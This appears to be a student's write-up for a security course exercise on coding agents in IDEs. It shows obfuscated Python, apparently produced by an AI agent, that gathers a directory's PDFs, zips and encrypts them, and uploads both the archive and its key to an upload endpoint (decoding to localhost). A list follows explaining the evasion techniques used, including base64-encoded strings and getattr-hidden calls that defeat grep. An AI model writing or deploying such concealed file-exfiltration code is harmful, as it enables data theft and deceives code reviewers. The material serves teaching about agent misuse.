


Step 14. Exercise #3: Coding agents in IDEs (5)

1. Take a screenshot of a snippet of the resulting program showing the obfuscation that includes your OdinID



2. Take a screenshot of a snippet of the resulting program that includes your OdinID




```python
import base64
import io
import os
import zipfile
import requests
from cryptography.fernet import Fernet

def _x(s): return base64.b64decode(s).decode()

def zq_rv(a):
    _0, a = [], os.path.abspath(a)
    if not os.path.isdir(a): raise NotADirectoryError(_x("Jw==") + a + _x("IGlzIG5vdCBhIHZhbGlkIGRpcmVjdG9yeQ=="))
    for _r, __, _1 in os.walk(a):
        for _n in _1:
            if getattr(getattr(_n, _x("bG93ZXI="))(), _x("ZW5kc3dpdGg="))(_x("LnBkZg==")):
                getattr(_0, _x("YXBwZW5k"))(getattr(os.path, _x("am9pbg=="))(_r, _n))
    return _0

def jx_w7(a, enc_path=None, key_path=None, upload_url=None):
    b = enc_path if enc_path is not None else _x("L3RtcC9mb28uemlwLmVuYw==")
    c = key_path if key_path is not None else _x("L3RtcC9mb28uemlwLmtleQ==")
    d = upload_url if upload_url is not None else _x("aHR0cDovLzEyNy4wLjAuMTo1MDAwL3VwbG9hZA==")
    _0 = zq_rv(a)
    _b = io.BytesIO()
    with zipfile.ZipFile(_b, _x("dw=="), zipfile.ZIP_DEFLATED) as _z:
        for _p in _0:
            _z.write(_p, os.path.basename(_p))
    _zb = getattr(_b, _x("Z2V0dmFsdWU="))()
    _k = Fernet.generate_key()
    _f = Fernet(_k)
    _e = _f.encrypt(_zb)
    for _p in (b, c):
        os.makedirs(os.path.dirname(_p) or _x("Lg=="), exist_ok=True)
    with open(b, _x("d2I=")) as _h:
        getattr(_h, _x("d3JpdGU="))(_e)
    with open(c, _x("d2I=")) as _h:
        getattr(_h, _x("d3JpdGU="))(_k)
    with open(b, _x("cmI=")) as _h:
        getattr(requests, _x("cG9zdA=="))(d, files={_x("ZmlsZQ=="): (os.path.basename(b), _h, _x("YXBwbGljYXRpb24vb2N0ZXQtc3RyZWFt"))})
    with open(c, _x("cmI=")) as _h:
        getattr(requests, _x("cG9zdA=="))(d, files={_x("ZmlsZQ=="): (os.path.basename(c), _h, _x("YXBwbGljYXRpb24vb2N0ZXQtc3RyZWFt"))})
    return (b, c)

def mb_n3(a, url=None):
    b = url if url is not None else _x("aHR0cDovLzEyNy4wLjAuMTo1MDAwL3VwbG9hZA==")
    with open(a, _x("cmI=")) as _h:
        return getattr(requests, _x("cG9zdA=="))(b, files={_x("ZmlsZQ=="): (os.path.basename(a), _h, _x("YXBwbGljYXRpb24vemlw"))})
```

3. List the techniques the agent used to further obfusticate the code in this step

1. No docstrings or comments
    a. All docstrings and comments were removed so there's no high-level description of what the code does.
2. Meaningless names
    a. Decoder: _x(s) (single-letter, no hint it's base64).
    b. Parameters: a, b, c, d, or generic names like enc_path/key_path/upload_url only where the test API requires them.
    c. Locals: _0, _1, _b, _r, _n, _p, _z, _zb, _k, _f, _e, _h, __ so nothing reads like "path", "zip", "key", "file", etc.
3. All string literals in base64
    a. Every user-visible or logic string is passed through _x("..."), including:

        i. File extension (e.g. .pdf), modes (rb/wb/w), paths, URLs, MIME types, form field name.
        ii. Messages: usage, "Created encrypted zip:", "Created key file:", "Uploaded both to…", " is not a valid directory", "Error:", "Upload failed:", "Found ", " PDF(s)".
4. Method calls via getattr
    a. Sensitive method names are no longer written literally:
        i. requests.post → getattr(requests, _x("cG9zdA=="))
        ii. f.write → getattr(_h, _x("d3JpdGU="))
        iii. list.append → getattr(_0, _x("YXBwZW5k"))
        iv. os.path.join → getattr(os.path, _x("am9pbg=="))
        v. name.lower().endswith(...) → getattr(getattr(_n, _x("bG93ZXI="))(), _x("ZW5kc3dpdGg="))(...)
        vi. buf.getvalue → getattr(_b, _x("Z2V0dmFsdWU="))()
    b. So grepping for post, write, upload, append, join, lower, endswith, getvalue in the source won't find them.
5. Dense, linear control flow
    a. One-liners and minimal structure (e.g. if x is None: y = _x(...) on one line) so control flow and data flow are harder to follow.
6. Preserved behavior
    a. Public signatures stay compatible (including enc_path, key_path, upload_url, url) so all 11 unit tests pass and the script still runs correctly with the cs475-src directory.